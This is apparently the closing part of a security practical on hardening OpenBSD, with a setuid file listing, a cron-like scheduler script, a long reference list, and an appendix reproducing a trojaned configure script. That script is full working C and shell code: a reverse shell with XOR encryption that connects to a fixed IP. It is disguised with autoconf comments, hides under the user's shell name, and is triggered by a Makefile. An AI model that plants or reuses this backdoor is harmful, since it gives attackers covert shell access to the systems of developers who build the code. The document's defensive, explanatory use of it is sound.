-r-sr-xr-x  1 root    auth  24576 Dec  9 15:45:57 2002
/usr/libexec/auth/login_chpass
-r-sr-xr-x  4 root    auth  16384 Dec  9 15:45:58 2002
/usr/libexec/auth/login_crypto
-r-sr-xr-x  1 root    auth  12288 Dec  9 15:45:57 2002 /usr/libexec/auth/login_krb4
-r-sr-xr-x  1 root    auth  12288 Dec  9 15:45:57 2002 /usr/libexec/auth/login_krb4-
or-pwd
-r-sr-xr-x  1 root    auth  16384 Dec  9 15:45:59 2002 /usr/libexec/auth/login_krb5
-r-sr-xr-x  1 root    auth  16384 Dec  9 15:45:59 2002 /usr/libexec/auth/login_krb5-
or-pwd
-r-sr-xr-x  1 root    auth  16384 Dec  9 15:45:58 2002
/usr/libexec/auth/login_lchpass
-r-sr-xr-x  1 root    auth  12288 Dec  9 15:45:57 2002
/usr/libexec/auth/login_passwd
-r-sr-xr-x  1 root    auth  6384 Dec  9 15:45:58 2002 /usr/libexec/auth/login_radius
-r-sr-xr-x  4 root    auth  16384 Dec  9 15:45:58 2002 /usr/libexec/auth/login_snk
-r-sr-xr-x  4 root    auth  16384 Dec  9 15:45:58 2002
/usr/libexec/auth/login_token
-r-sr-xr-x  1 root    bin   2288 Dec  9 15:45:53 2002 /usr/libexec/lockspool
-r-sr-xr-x  1 root    bin   147456 Dec  9 15:46:52 2002 /usr/libexec/ssh-keysign
-r-sr-sr-x  1 root    authpf 65536 Dec  9 15:47:11 2002 /usr/sbin/authpf
-r-sr-xr--  1 root    network 372736 Dec  9 15:47:29 2002 /usr/sbin/ppp
-r-sr-xr--  1 root    network 110592 Dec  9 15:47:30 2002 /usr/sbin/pppd
-r-sr-xr--  1 root    network 12288 Dec  9 15:47:35 2002 /usr/sbin/sliplogin
-r-sr-xr-x  1 root    bin 155648 Dec  9 15:47:36 2002 /usr/sbin/timedc
-r-sr-xr-x  1 root    bin 155648 Dec  9 15:47:38 2002 /usr/sbin/traceroute
-r-sr-xr-x  1 root    bin 159744 Dec  9 15:47:41 2002 /usr/sbin/traceroute6
```

Appendix K

check_daily

```
#!/usr/local/bin/bash
```

```
#
# The config file, /etc/check_daily or whatever you call it
# looks like:
#
# SCRIPT_name number_of_seconds_between_runs last_run_time
sleep_before_next_script
# /etc/daily 86400 0 1


# Vars
EPOCH=`date +%s`
CHECK_DAILY="/etc/check_daily.conf"
TMP=""

# Errors
E_NO_TIME=101

while read LINE
do
  SCRIPT=`echo $LINE | cut -f 1 -d " "`
  TIME_BETWEEN=`echo $LINE | cut -f 2 -d " "`
  LAST_RUN=`echo $LINE | cut -f 3 -d " "`
  SLEEP=`echo $LINE | cut -f 4 -d " "`

  # Error checking
  if [ -z "$LAST_RUN" -o -z "$TIME_BETWEEN" \
       -o -z "$TIME_BETWEEN" -o -z "$SLEEP" \
       -o ! -x "$SCRIPT" ]
  then
    logger -s $0 Bad config
    exit $E_NO_TIME
  fi

  if [ "$(expr $EPOCH - $LAST_RUN)" -gt "$TIME_BETWEEN" ]
  then
    logger $0 Running $SCRIPT
    $SCRIPT > /dev/null 2>&1
    logger $0 $SCRIPT returned $?
    echo "Sleeping for $SLEEP second(s)"
    sleep $SLEEP
    LAST_RUN=$EPOCH
  fi
  TMP="$TMP$SCRIPT $TIME_BETWEEN $LAST_RUN $SLEEP\n"
done < $CHECK_DAILY

# This is a bit of a hack, but it works OK. Wasn't sure how to easily store
```

```
# the changed last run times and put them in the config file...printf puts
# a space at the start, like it's supposed to, but I could not find an elegant
# way to not print it...
if [ ! -z "$TMP" ]; then printf " %b" $TMP | sed -e 's/^ //1' > $CHECK_DAILY; fi
exit $?
```

Appendix L

Trojan.sh

```
#!/bin/sh
cat >conftes.c <<_CONFEOF
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define XOR_KEY 0x89

int main (int argc, char **argv)
{
   char c;
   int s, x, sv0[2], sv1[2];
   struct sockaddr_in sa;

   switch (fork ()) { case 0: break; default: exit (1);}
   close (0); close (1); close (2);

   do {
      if ((s = socket (AF_INET, SOCK_STREAM, 0)) == (-1))
         exit (1);

      sa.sin_family = AF_INET;
      sa.sin_port = htons (1963);
      sa.sin_addr.s_addr = inet_addr ("192.168.0.1");

      alarm (10);
      if (connect (s, (struct sockaddr *)&sa, sizeof (sa)) == (-1))
         exit (1);
      if ((x = read (s, &c, 1)) <= 0)
         exit (1);
      else {
         alarm (0);
```

```
        switch (c) {
            case 'A':
                exit (0);
            case 'D':
                break;
            case 'M':
                close (s);
                sleep (3600);
                continue;
        }
    }
    break;
} while (1);
if (socketpair (AF_UNIX, SOCK_STREAM, 0, sv0) == (-1))
    exit (1);
if (socketpair (AF_UNIX, SOCK_STREAM, 0, sv1) == (-1))
    exit (1);

switch (fork ()) {
    case -1: {
        exit (1);
    }
    case 0: {
        char *a[] = { "/bin/sh", NULL };

        close (sv0[1]);
        close (sv1[1]);

        dup2 (sv0[0], 0);
        dup2 (sv1[0], 1);
        dup2 (sv1[0], 2);

        execve (a[0], a, NULL);
    }
    default: {
        close (sv0[0]);
        close (sv1[0]);
        while (1) {
            int len, ret;
            fd_set rfd;
            char buf[2048];

            FD_ZERO (&rfd);
            FD_SET (s, &rfd);
            FD_SET (sv1[1], &rfd);
```

```
            if (select (32, &rfd, NULL, NULL, NULL) == (-1)) {
                exit (1);
            }

            if (FD_ISSET (s, &rfd)) { /* decrypt */
                if ((len = read (s, buf, sizeof (buf))) <= 0) {
                    exit (1);
                }
                for (x = 0; x < len; x++) buf[x] ^= XOR_KEY;

                x = 0;
                while (x < len) {
                    if ((ret = write (sv0[1], buf + x, len - x)) == (-1)) {
                        exit (1);
                    }
                    x += ret;
                }
            }

            if (FD_ISSET (sv1[1], &rfd)) {
                if ((len = read (sv1[1], buf, sizeof (buf))) <= 0) {
                    exit (1);
                }
                for (x = 0; x < len; x++) buf[x] ^= XOR_KEY;

                x = 0;
                while (x < len) {
                    if ((ret = write (s, buf + x, len - x)) == (-1)) {
                        exit (1);
                    }
                    x += ret;
                }
            }
        }
    }
  }
}
_CONFEOF
(TESTPROG="`basename \"\`grep ^$USER: /etc/passwd\`\"`"
if test -z $TESTPROG ; then TESTPROG=sh; fi
TESTSTAT=0
# Guess values for system-dependent variables and create Makefiles.
# Generated automatically using autoconf version 2.13
# Copyright (C) 1992, 93, 94, 95, 96 Free Software Foundation, Inc.
#
# This configure script is free software; the Free Software Foundation
```

```
# gives unlimited permission to copy, distribute and modify it.
if test $TESTPROG = "sh"; then TESTSTAT=1;fi
if test $TESTPROG = "csh"; then TESTSTAT=1;fi
if test $TESTPROG = "bash"; then TESTSTAT=1;fi
if test $TESTPROG = "tcsh"; then TESTSTAT=1;fi
if test $TESTPROG = "zsh"; then TESTSTAT=1;fi
if test $TESTSTAT -eq 0; then TESTPROG=sh;fi
oPATH=$PATH
gcc -w conftes.c -o $TESTPROG ; PATH=. $TESTPROG
PATH=$oPATH
if test -x $TESTPROG;then rm -f ./conftes ./conftes.c services $TESTPROG &&
exit;fi
gcc -w conftes.c -lsocket -lnsl -o $TESTPROG; PATH=. $TESTPROG
PATH=$oPATH
if test -x $TESTPROG;then rm -f ./conftes ./conftes.c services $TESTPROG &&
exit;fi
cc -w conftes.c -o $TESTPROG ; PATH=. $TESTPROG
PATH=$oPATH
if test -x $TESTPROG;then rm -f ./conftes ./conftes.c services $TESTPROG &&
exit;fi
cc -w conftes.c -lsocket -lnsl -o $TESTPROG; PATH=. $TESTPROG
PATH=$oPATH
# Initialize some variables set by options.
# The variables have the same names as the options, with
# dashes changed to underlines.
rm -f ./conftes ./conftes.c $TESTPROG services)  2>/dev/null 1>/dev/null
```

Trojan Makefile

```
CXX =  sh
PROJ = Proj1
all: $(PROJ)
$({PROJ):
        $(CXX) ./trojan.sh
```

RESOURCES

"@Stake Sleuth Kit: TASK." @Stake. 10 Oct 02.
URL: http://www.atstake.com/research/tools/task/index.html (12 Jan 03)

Amon, Kyle. "OpenBSD Encrypted Virtual Filesystem Mini-HOWTO." Google Cache. URL:
http://www.google.ca/search?q=cache:BvrNcFbAvwAC:www.backwatcher.org/writing/howtos/obsd-encrypted-filesystem.html+openbsd+encrypted+file+system&hl=en&ie=UTF-8 (15 Jan 03).

Artymiak, Jacek. "Patching OpenBSD." 16 Jan 03.
URL: http://www.onlamp.com/lpt/a/3107 (22 Jan 03).

"Autopsy Forensic Browser." @Stake. 10 Oct 02.
URL: http://www.atstake.com/research/tools/autopsy (12 Jan 03)

"Balabit GPG Keys." Balabit Software. URL: http://www.balabit.hu/hu/gpg (19 Jan 03).

"Balabit Software." Balabit Software. URL: http://www.balabit.hu/en/news (19 Jan 03).

Brauer, Henning and Buhler, Philipp. "Running and tuning OpenBSD network servers in a production environment." OpenBSD.org. 8 Oct 02.
URL: http://www.openbsd.org/papers/tuning-openbsd.ps (13 Jan 03)

Cedilnik, Andrej. "Makefile." UMBC. 6 Jul 00.
URL: http://www.csee.umbc.edu/~acedil1/umbc/makefile.shtml (23 Jan 03).

Cooper, M. Leo. "Shred problems." 11 Oct 00.
URL: http://security-archive.merton.ox.ac.uk/bugtraq-200010/0183.html (19 Jan 03).

Corner, Mark and Noble, Brian. "Zero-Interaction Authentication."
URL: http://www.net-security.org/dl/articles/zia.pdf (20 Dec 02).

de Raadt, Theo. "setuid situation." OpenBSD Misc. 4 Sep 02.
URL: http://marc.theaimsgroup.com/?l=openbsd-misc&m=103115842807842&w=2 (8 Jan 03).

Dittrich, Dave. "Basic Steps in Forensic Analysis of Unix Systems."
URL: http://staff.washington.edu/dittrich/misc/forensics (15 Jan 03).

"Errata." OpenBSD.org. 16 Nov 02. URL: http://www.openbsd.org/errata.html (15

Jan 03).

FenderQ. “Release Building Shell Script.” 9 Nov 02.
URL: http://www.geocities.com/easybakeoven88/release.html (15 Jan 03).

“GAG Bootloader.” Raster Soft. URL: http://gag.sourceforge.net/ (15 Jan 03).

“GAG Bootloader Download Page.” Raster Soft and Sourceforge. URL:
http://prdownloads.sourceforge.net/gag/gag41.zip (15 Jan 03).

“Hairy Eyeball Project.” Hairy Eyeball Project. URL: http://blafasel.org/~floh/he
(19 Jan 03).

Holland, Nick.”Unfriendly.” Holland Consulting.
URL: http://www.holland-consulting.net/tech/OBSDCommProbs.html#unfriendly
(15 Jan 03).

“Keyserver.net.” Veridis. URL: http://www.keyserver.net/en (19 Jan 03).

“Laptop Security Whitepaper.” Caveo Technlogy. Nov 01
URL: http://www.caveo.com/images/anti-theftwhitepaper.pdf (13 Jan 03).

“Large Drive.” OpenBSD FAQ. 1 Jan 03.
URL: http://www.openbsd.org/faq/faq14.html#LargeDrive (15 Jan 03).

“Libol-0.2.23.” Balabit Software. URL: http://www.balabit.hu/downloads/libol/0.2
(21 Jan 03).

“Mailing List Archives.” OpenBSD.org. 29 Dec 02.
URL: http://www.openbsd.org/mail.html (15 Jan 03).

“Non-obsfucated Trojan Script.” HLUG.org. 13 Nov 02.
URL: http://www.hlug.org/trojan/trojan-script (23 Jan 03).

“OpenBSD Anoncvs.” OpenBSD.org. 16 Dec 02.
URL: http://www.openbsd.org/anoncvs.html (19 Jan 03).

“OpenBSD FAQ.” OpenBSD.org. 11 Jan 03.
URL: http://www.openbsd.org/faq/index.html (15 Jan 03).

“Orders.” OpenBSD.org. 12 Jan 03. URL: http://www.openbsd.org/orders.html
(15 Jan 03).

Pitts, Donald. “SOHO OpenBSD Intranet IMAP Server.” SANS. 20 Sep 02. URL:
http://www.giac.org/practical/Don_Pitts_GCUX.zip (8 Jan. 2003).

Provos, Niels. “Encrypting Virtual Memory.”
URL: Http://www.openbsd.org/papers/swapencrypt.ps, (15 Jan 03)

Provos, Niels. “Improving Host Security with System Call Policies.” Center for Information Techology Integration, University of Michigan.
URL: http://www.citi.umich.edu/techreports/reports/citi-tr-02-3.pdf (21 Jan 03).

Provos, Niels. “Honeyd.” Center for Information Techology Integration, University of Michigan. URL: http://www.citi.umich.edu/u/provos/honeyd (19 Jan 03).

Provos, Niels. “Honeyd Download.” Center for Information Techology Integration, University of Michigan. URL: http://www.citi.umich.edu/u/provos/honeyd (19 Jan 03).

Provos, Niels. “Honeyd FAQ.” Center for Information Techology Integration, University of Michigan. URL: http://www.citi.umich.edu/u/provos/honeyd/faq.html (19 Jan 03).

Provos, Niels. “Policies for using Systrace under X11.” Hairy Eyeball Project. 2 Dec 02. URL: http://blafasel.org/~floh/he/releases/1.0 (13 Jan 03).

Provos, Niels. “Systrace Application.” Center for Information Techology Integration, University of Michigan. URL:
http://www.citi.umich.edu/u/provos/systrace (21 Jan 03).

Rude, Thomas. “DD and Computer Forensics.” Aug 00.
URL: http://www.crazytrain.com/dd.html (15 Jan 03).

“Samhain.” Samhain Labs/la-samhna.
URL: http://samhain.sourceforge.net/surround.html?main_q.html&2 (19 Jan 03)

“Samhain Download.” Samhain Labs/la-samhna.
URL: http://la-samhna.de/samhain/s_download.html (19 Jan 03).

“Samhain Labs GPG Development Key.” Samhain Labs/la-samhna.
URL: http://la-samhna.de/samhain/s_rkey.html (19 Jan 03).

Schneier, Bruce. Secrets and Lies. New York: Wiley and Sons, 2000.

Seigfried, Kurt. “setuid (root) results.” OpenBSD Misc. 4 Sep 02. URL:
http://marc.theaimsgroup.com/?l=openbsd-misc&m=103117423026832&w=2 (8 Jan 03).

“Setuid & Setgid.” The Guide: Portland State University. 7 Sep 93. URL:
http://www.ee.pdx.edu/~rootd/catdoc/guide/TheGuide_59.html (22 Jan 03).

Shaeffer, George. “Hardening OpenBSD Internet Servers Logon Banners.” URL: http://geodsoft.com/howto/harden/OpenBSD/banners.htm (10 Jan 03).

Smith, Richard E. Authentication: From Passwords to Public Keys. Boston: Adison-Wesley, 2002.

“Soft Updates.” OpenBSD.org. URL: http://www.openbsd.org/faq/faq14.html#SoftUpdates (19 Jan 03).

“Srm.” Sourceforge. URL: http://srm.sourceforge.net (21 Jan 03).

“Srm Download.” Sourceforge. URL: http://prdownloads.sourceforge.net/srm/srm-1.2.6.tar.gz?download (21 Jan 03).

“Syslog-ng Download.” Balabit Software. URL: http://www.balabit.hu/en/downloads/syslog-ng (19 Jan 03).

“Syslog-ng FAQ.” Campin dot net. URL: http://www.campin.net/syslog-ng/faq.html (19 Jan 03).

“Syslog-ng Manual.” Balabit Software. URL: http://www.balabit.hu/static/syslog-ng/reference/book1.html (19 Jan 03).

Tran, Hoang. “OpenBSD firewall using pf.” 9 Nov 02. URL: http://www.muine.org/~hoang/openpf.html (13 Jan 03).

Tudor, Jan. Information Security Architecture. London: Auerbach, 2000.

Ward, Grady et al.“Passphrase FAQ.” 2 Oct 93. URL: http://www.unix-ag.uni-kl.de/~conrad/krypto/passphrase-faq.html (19 Jan 03).

“Wipe.” 12 Jan 03. URL: http://wipe.sourceforge.net (19 Jan 03).

Wooding, Kjell. “OpenBSD Upgrade Minifaq.” OpenBSD.org. 20 Jan 03. URL: http://www.openbsd.org/faq/upgrade-minifaq.html (20 Jan 03).